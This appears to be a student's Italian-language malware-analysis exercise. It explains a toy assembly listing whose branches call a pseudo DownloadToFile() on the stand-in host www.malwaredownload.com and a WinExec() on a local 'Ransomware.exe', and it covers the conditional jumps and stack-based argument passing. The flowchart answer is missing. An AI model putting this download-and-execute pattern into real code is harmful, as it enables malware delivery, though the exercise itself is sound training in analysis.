B E N E D E T T A F O R E S T I E R I

P R O G E T T O

S 1 1 / L 5

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3


Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Con riferimento al codice presente, rispondere ai seguenti quesiti.

- Spiegate, motivando, quale salto condizionale effettua il Malware.

00401068 - jz loc 0040FFA0; Questa è l'istruzione di salto condizionale. La condizione è "jump if zero" (jz), il che significa che il salto avverrà solo se i valori confrontati sono uguali. Quindi, se la comparazione tra EBX e 11 è uguale, salta a 0040FFA0.

- Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.



- Quali sono le diverse funzionalità implementate all'interno del Malware?

Il malware ha due funzionalità implementate, ma esegue solo una di esse in base a condizioni specifiche:

- Download di un Malware da internet (Downloader)
- Esecuzione di un Malware presente sul Pc locale

Il Malware decide quale funzionalità eseguire su condizioni specifiche del codice.

- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Gli argomenti per le funzioni sono passati attraverso lo stack. Prima della chiamata della funzione, viene eseguito un push per inserire il valore appropriato nello stack, e la funzione stessa recupera gli argomenti dallo stack quando viene eseguita.

Chiamata alla Funzione DownloadToFile()

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

L'istruzione push EAX inserisce il valore contenuto nel registro EAX (indirizzo del file URL) nello stack.
L'istruzione call esegue la funzione DownloadToFile() e il suo argomento è il valore nello stack, ovvero l'indirizzo del file URL.

Chiamata alla Funzione WinExec()

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

L'istruzione "push EDX" mette sullo stack il valore presente nel registro EDX, che nel contesto sembra essere il percorso del file .exe.
Successivamente, l'istruzione "call" esegue la funzione WinExec(), e l'argomento passato a questa funzione è il valore presente nello stack, che rappresenta appunto il percorso del file .exe.